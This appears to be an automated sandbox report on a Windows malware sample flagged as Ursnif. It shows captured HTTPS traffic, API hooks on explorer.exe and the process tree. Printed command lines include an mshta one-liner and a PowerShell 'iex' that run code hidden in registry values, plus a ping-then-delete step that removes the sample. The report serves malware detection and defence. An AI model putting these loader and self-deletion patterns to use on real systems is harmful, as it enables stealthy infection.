69 64 20 68 74 74 70 73 Data Ascii: x-content-security-policy: child-src blob:;connect-src 'self' https://*.yimg.com https://*.yahoo.com https://s.yimg.com/nq/ads/mb/native/* https://service.cmp.oath.com https://www.yahoo.com/p.gif https://smetrics.att.com/id https://dpm.demdex.net/id https
2021-11-24 19:23:17 UTC	427	IN	Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 6c 6f 67 69 6e 2e 79 61 68 6f 6f 2e 63 6f 6d 3f 2e 73 72 63 3d 79 6d 26 70 73 70 69 64 3d 31 35 39 36 30 30 30 30 31 26 61 63 74 69 76 69 74 79 3d 6d 61 69 6c 2d 64 69 72 65 63 74 26 2e 6c 61 6e 67 3d 65 6e 2d 55 53 26 2e 69 6e 74 6c 3d 75 73 26 2e 64 6f 6e 65 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 6d 61 69 6c 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 46 64 25 32 46 69 6d 61 67 65 73 25 32 46 70 31 6a 34 5f 32 46 59 55 6f 76 4a 32 25 32 46 51 30 39 31 72 4f 6c 70 25 32 46 57 6c 4b 4b 34 45 35 42 56 55 5a 41 54 4d 69 73 72 72 63 64 66 4f 39 25 32 46 78 75 6a 42 47 56 5a 62 46 4f 25 32 46 6a 38 31 78 4b 63 44 73 38 5a 47 49 73 58 70 73 52 25 32 46 6a 4d 78 51 6b 71 74 Data Ascii: Found. Redirecting to https://login.yahoo.com?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=https%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2Fp1j4_2FYUovJ2%2FQ091rOlp%2FWlKK4E5BVUZATMisrrcdfO9%2FxujBGVZbFO%2Fj81xKcDs8ZGIsXpsR%2FjMxQkqt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49817	212.82.100.140	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:17 UTC	427	OUT	GET /?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=https%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2Fp1j4_2FYUovJ2%2FQ091rOlp%2FWlKK4E5BVUZATMisrrcdfO9%2FxujBGVZbFO%2Fj81xKcDs8ZGIsXpsR%2FjMxQkqt8r3FW%2FnNmyo_2F9c1%2F9mchTGcF4u2BVp%2FbDV5DdPcO0rbV_2BYJl9C%2Fa6_2BauGQrS_2Bhd%2FudU30LsZA_2BvFf%2FUUBtSUpSS_2BsU0ZRR%2FVBbsBM3cR%2F23B7DLESnrY8YHW8fKAI%2Fd4jc9Ng_2FmqIhPtJeY%2FiUJMoJejs2tPtZa5trclBk%2F90nQlHKbQVphQ%2FnUNz7irW%2FDHC.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: login.yahoo.com
2021-11-24 19:23:17 UTC	428	IN	HTTP/1.1 200 OK X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 0 Age: 0 Pragma: no-cache Expires: 0 Referrer-Policy: origin Cache-Control: no-cache, no-store, must-revalidate set-cookie: AS=v=1&s=Epp2Mt0w&d=A619fe2a5|ed4HhCr.2SqzRti_AazPCjvOXfl5KrXnOEczSwMOjlhgcoL8ylO0u0h8iRTGoqQ1elBuSJLiX34gomxgrV6eZUOj1dbvWz_UqPLXJaeE2KcYMvjySTY0iWtoIdEhZalBUYZnGgy07Ipxnro8cbo3swqEFDLT3oge_Fq0VTc3rnpuhyIjPLx_XxBDEp.Q3m5psSYmvBz0EP5YvqWoTO7uDjSdWYqFRAXugX_Hkp.Czo8w._Ow2oHRXus0_4RkVGQ_jeh8jasadYDmaXsqn08b.IRpA6sy36EnRU0zIaQgjxAtp38R6zZ3x8jwzznO2R0CxSC7r32I5Df153ZquQDNRAt6jgNmlsWLrrmbR9otk_JjPaj7MRyApb2_M6LanP3cqj2PZHZnULt5UufXy7MFb02cKmd8y9qmoo7Hyrp4g9Ri7bJHDH_x10qfDUqVd6ZhWiTB1ccZhHmLAT0rq1sb_XzayIW7DAy1LXndBrBSRjem6PdXUEe2BOQqlvI7FCJDgEKFqXs3D7b_sw42nGvR0kpKsI_s.fp3IGec89Ho.zuY.VdI4S4fQoWaeDK8.BJNgGhqgH8R4v7mlQc16M.Wm0npUDLbUrkkezy3Qe3jQuXczlUWdP1veEnlXnQYHcUlsTc.LW.6NF6Q_daKy7frnVP7XVXJqu837MDEH78CuVcSu42vJBfzg07ortFnpHwmGFLiy2dFC1ir1.qvCGlciGuX3R6aNWiI3y_uGYwXoMlHkfz6Nl3q.5stq4vKqiM1ZCE.Gk53oP5PHbRXknoFGW1XegkC.bCXn4cGffWTVWMHPEem28UTCVe3Xno.Tmn1MIbYZOuj0YbQ6CV8Lmjcc9k1uu4hbxkKtQeayWwi5bl0zElMtWgVVLXwHKVtvdD4i99hocWl35x3mpKKt7uSt7RpOxNPzyccO78NtGPWi2l7nidjimjJeRTo27vizMRyRsw8KUIijhBTaQHmjMSi34AFjaYbSVK7YPyJkJgR9R9t4Omp8vJLDjpZ8AwKBh3aldsSgr_2ovM_CdQFvkJxKArntKp_6_y6OnYoT_GBeTRtO1wih0BzW5C8cR5OL1ziOXdRozdrgHQVCIH8S0u0nc6_rlLKzw--~A; path=/; domain=login.yahoo.com; secure; HttpOnly Content-Type: text/html; charset=utf-8 Content-Length: 41299 Content-Security-Policy: base-uri 'self';child-src 'self' https://login.yahoo.net https://s.yimg.com https://s1.yimg.com;connect-src 'self' https://geo.yahoo.com https://pr.comet.yahoo.com https://ws.progrss.yahoo.com https://udc.yahoo.com https://jsapi.login.yahoo.com;default-src 'self' https://s.yimg.com https://s1.yimg.com https://login.yahoo.net;font-src https://s.yimg.com https://s1.yimg.com;frame-src 'self' https://login.yahoo.net https://s.yimg.com https://s1.yimg.com;img-src 'self' data: https://yahoo.com https://ct.yimg.com https://s.yimg.com https://s1.yimg.com https://tw.yimg.com https://geo.yahoo.com https://socialprofiles.zenfs.com https://*.wc.yahoodns.net https://beap-bc.yahoo.com https://ws.progrss.yahoo.com https://log.fc.yahoo.com https://backyard.yahoo.com https://*.ah.yahoo.com https://pr-bh.ybp.yahoo.com https://fbcdn.net https://scontent.xx.fbcdn.net https://z-m-scontent.xx.fbcdn.net https://graph.facebook.com https://data.mail.yahoo.com https://platform-lookaside.fbsbx.com;media-src https://*.ah.yahoo.com;object-src 'none';report-uri https://csp.yahoo.com/beacon/csp?src=mbr_account;script-src 'unsafe-inline' 'self' https://s.yimg.com https://s1.yimg.com https://query.yahoo.com https://*.query.yahoo.com https://y.analytics.yahoo.com https://jsapi.login.yahoo.com https://fc.yahoo.com https://e2e.fc.yahoo.com https://pr.comet.yahoo.com 'nonce-AgIv4v3E2PAeDqZBgEPGVycMoiz3hw+Cg8rbpqM16tvuYTFm';style-src * 'unsafe-inline' Vary: Accept-Encoding Date: Wed, 24 Nov 2021 19:23:17 GMT Connection: close Strict-Transport-Security: max-age=15552000 Server: ATS Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only" Set-Cookie: A1=d=AQABBCWRnmECEJnsBJpF2lJNFQX5Fz-tnnsFEgEBAQHin2GoYQAAAAAA_eMAAA&S=AQAAAodeyHvVFNpd7_gG2ghT_m8; Expires=Fri, 25 Nov 2022 01:23:17 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=Lax; Secure; HttpOnly Set-Cookie: A3=d=AQABBCWRnmECEJnsBJpF2lJNFQX5Fz-tnnsFEgEBAQHin2GoYQAAAAAA_eMAAA&S=AQAAAodeyHvVFNpd7_gG2ghT_m8; Expires=Fri, 25 Nov 2022 01:23:17 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: A1S=d=AQABBCWRnmECEJnsBJpF2lJNFQX5Fz-tnnsFEgEBAQHin2GoYQAAAAAA_eMAAA&S=AQAAAodeyHvVFNpd7_gG2ghT_m8&j=WORLD; Domain=.yahoo.com; Path=/; SameSite=Lax; Secure Set-Cookie: B=7n7ld7tgpt495&b=3&s=nn; Expires=Fri, 25 Nov 2022 01:23:17 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/ Set-Cookie: GUC=AQEBAQFhn-JhqEIeqgRF; Expires=Fri, 25 Nov 2022 01:23:17 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; Secure
2021-11-24 19:23:17 UTC	432	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 69 64 3d 22 53 74 65 6e 63 69 6c 22 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 67 72 69 64 20 6c 69 67 68 74 2d 74 68 65 6d 65 20 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f Data Ascii: <!DOCTYPE html><html id="Stencil" class="no-js grid light-theme "> <head> <meta charset="utf-8"> <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=0, shrink-to-fit=no"/> <meta name="format-detectio
2021-11-24 19:23:17 UTC	437	IN	Data Raw: 2c 22 46 52 22 3a 22 2b 33 33 22 2c 22 47 46 22 3a 22 2b 35 39 34 22 2c 22 50 46 22 3a 22 2b 36 38 39 22 2c 22 47 41 22 3a 22 2b 32 34 31 22 2c 22 47 4d 22 3a 22 2b 32 32 30 22 2c 22 47 45 22 3a 22 2b 39 39 35 22 2c 22 44 45 22 3a 22 2b 34 39 22 2c 22 47 48 22 3a 22 2b 32 33 33 22 2c 22 47 49 22 3a 22 2b 33 35 30 22 2c 22 47 52 22 3a 22 2b 33 30 22 2c 22 47 4c 22 3a 22 2b 32 39 39 22 2c 22 47 44 22 3a 22 2b 31 22 2c 22 47 50 22 3a 22 2b 35 39 30 22 2c 22 47 55 22 3a 22 2b 31 22 2c 22 47 54 22 3a 22 2b 35 30 32 22 2c 22 47 4e 22 3a 22 2b 32 32 34 22 2c 22 47 57 22 3a 22 2b 32 34 35 22 2c 22 47 59 22 3a 22 2b 35 39 32 22 2c 22 48 54 22 3a 22 2b 35 30 39 22 2c 22 48 4e 22 3a 22 2b 35 30 34 22 2c 22 48 4b 22 3a 22 2b 38 35 32 22 2c 22 48 55 22 3a 22 2b 33 36 Data Ascii: ,"FR":"+33","GF":"+594","PF":"+689","GA":"+241","GM":"+220","GE":"+995","DE":"+49","GH":"+233","GI":"+350","GR":"+30","GL":"+299","GD":"+1","GP":"+590","GU":"+1","GT":"+502","GN":"+224","GW":"+245","GY":"+592","HT":"+509","HN":"+504","HK":"+852","HU":"+36

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:17 UTC	445	IN	Data Raw: 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 39 37 35 22 20 76 61 6c 75 65 3d 22 42 54 22 20 3e 42 68 75 74 61 6e 20 26 23 78 32 30 32 41 3b 28 2b 39 37 35 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 35 39 31 22 20 76 61 6c 75 65 3d 22 42 4f 22 20 3e 42 6f 6c 69 76 69 61 20 26 23 78 32 30 32 41 3b 28 2b 35 39 31 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 33 Data Ascii: 202C;</option> <option role="option" data-code="+975" value="BT" >Bhutan ‪(+975)‬ </option> <option role="option" data-code="+591" value="BO" >Bolivia ‪(+591)‬</option> < option role="option" data-code="+3
2021-11-24 19:23:17 UTC	461	IN	Data Raw: 49 22 20 3e 53 6c 6f 76 65 6e 69 61 20 26 23 78 32 30 32 41 3b 28 2b 33 38 36 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 36 37 37 22 20 76 61 6c 75 65 3d 22 53 42 22 20 3e 53 6f 6c 6f 6d 6f 6e 20 49 73 6c 61 6e 64 73 20 26 23 78 32 30 32 41 3b 28 2b 36 37 37 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 20 20 20 20 3c 6f 70 74 69 6f 6e 20 72 6f 6c 65 3d 22 6f 70 74 69 6f 6e 22 20 64 61 74 61 2d 63 6f 64 65 3d 22 2b 32 35 32 22 20 76 61 6c 75 65 3d 22 53 4f 22 20 3e 53 6f 6d 61 6c 69 61 20 26 23 78 32 30 32 41 3b 28 2b 32 35 32 29 26 23 78 32 30 32 43 3b 3c 2f 6f 70 74 69 6f 6e 3e 0a 20 20 20 20 Data Ascii: I" >Slovenia ‪(+386)‬</option> <option role="option" data-code="+677" value="SB" >Solomon Islands ‪(+677)‬</option> <option role="option" data-code="+252" value="SO" >Somalia ‪(+252)‬</option>
2021-11-24 19:23:17 UTC	469	IN	Data Raw: 45 53 6e 72 59 38 59 48 57 38 66 4b 41 49 25 32 46 64 34 6a 63 39 4e 67 5f 32 46 6d 71 49 68 50 74 4a 65 59 25 32 46 69 55 4a 4d 6f 4a 65 6a 73 32 74 50 74 5a 61 35 74 72 63 6c 42 6b 25 32 46 39 30 6e 51 6c 48 4b 62 51 56 70 68 51 25 32 46 6e 55 4e 7a 37 69 72 57 25 32 46 44 48 43 2e 67 69 66 22 20 69 64 3d 22 63 72 65 61 74 65 61 63 63 22 20 72 6f 6c 65 3d 22 62 75 74 74 6f 6e 22 20 63 6c 61 73 73 3d 22 70 75 72 65 2d 62 75 74 74 6f 6e 20 70 75 72 65 65 2d 62 75 74 74 6f 6e 2d 73 65 63 6f 6e 64 61 72 79 20 63 68 61 6c 6c 65 6e 67 65 2d 62 75 74 74 6f 6e 22 20 64 61 74 61 2d 72 61 70 69 64 2d 74 72 61 63 6b 69 6e 67 3d 22 74 72 75 65 22 20 64 61 74 61 2d 79 6c 6b 3d 22 65 6c 6d 3a 6c 69 6e 6b 3b 65 6c 6d 74 3a 73 65 63 6f 6e 64 61 72 79 3b 73 6c 6b 3a 73 Data Ascii: ESnrY8YHW8fKAI%2Fd4jc9Ng_2FmqIhPtJeY%2FiUJMoJejs2tPtZa5trclBk%2F90nQlHKbQVphQ% 2FnUNz7irW%2FDHC.gif" id="createacc" role="button" class="pure-button puree-button-secondary challenge-button" data-rapid-tracking="true" data-ylk="elm:link;elmt:secondary;slk:s

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 2GEg45PlG9.exe PID: 6540 Parent PID: 3248

General

Start time:	20:20:06
Start date:	24/11/2021
Path:	C:\Users\user\Desktop\2GEg45PlG9.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\2GEg45PlG9.exe"
Imagebase:	0x400000
File size:	160256 bytes
MD5 hash:	F100BCF4531FA33E2DD85C321E40ABFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.347025160.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.399143772.000000000291C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346977655.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.397282239.0000000002A99000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000002.517379497.0000000002720000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346937674.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.455384028.00000000040F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346992994.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346913060.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346959210.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.393561682.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.516035040.0000000002559000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.397469002.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.347006812.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.347017616.0000000002B18000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.397218720.0000000002A1A000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: mshta.exe PID: 6448 Parent PID: 3352

General

Start time:	20:21:01
Start date:	24/11/2021

Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>J2ut='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(J2ut).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff7a74b0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 4768 Parent PID: 6448

General

Start time:	20:21:04
Start date:	24/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex ([System.Text.Encoding]::ASCII.GetString((gp "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000E.00000003.473205364.000002E0C721C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000E.00000002.585352410.000002E0BE597000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 7164 Parent PID: 4768

General

Start time:	20:21:04
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4232 Parent PID: 4768

General

Start time:	20:21:13
Start date:	24/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\a4dqpwui.cmdline
Imagebase:	0x7ff793910000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 4192 Parent PID: 4232

General

Start time:	20:21:14
Start date:	24/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBB1D.tmp" "c:\Users\user\AppData\Local\Temp\CSC8C8ABE1FEF4C478388BEE18242C93FA2.TMP"
Imagebase:	0x7ff622440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 6292 Parent PID: 4768

General

Start time:	20:21:20
Start date:	24/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\i3kd1hp5.cmdline
Imagebase:	0x7ff793910000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: control.exe PID: 6576 Parent PID: 6540

General

Start time:	20:21:22
Start date:	24/11/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6feaa0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000015.00000000.465481306.0000000000BC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000015.00000000.469185979.0000000000BC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.542333529.0000019283CFC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.470344123.0000019283CFC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.470416352.0000019283CFC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000002.553064845.0000019283CFC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000015.00000000.466675811.0000000000BC0000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cvtres.exe PID: 1500 Parent PID: 6292

General

Start time:	20:21:24
Start date:	24/11/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE1B0.tmp" "c:\Users\user\AppData\Local\Temp\CSCB9FFCE128DE8401581818FC38CDBD6E1.TMP"
Imagebase:	0x7ff622440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3352 Parent PID: 6576

General

Start time:	20:21:33
Start date:	24/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 2504 Parent PID: 3352

General

Start time:	20:21:49
Start date:	24/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\2GEg45PlG9.exe
Imagebase:	0x7ff7007b0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2268 Parent PID: 2504

General

Start time:	20:21:50
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 856 Parent PID: 2504

General

Start time:	20:21:51
Start date:	24/11/2021
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7b07d0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4084 Parent PID: 3352

General

Start time:	20:21:56
Start date:	24/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.566373017.000001B920020000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.560669492.000001B920020000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000002.844738201.000001B91FF02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.555920972.000001B920020000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 6500 Parent PID: 6576

General

Start time:	20:22:01

Start date:	24/11/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff7425e0000
File size:	69632 bytes
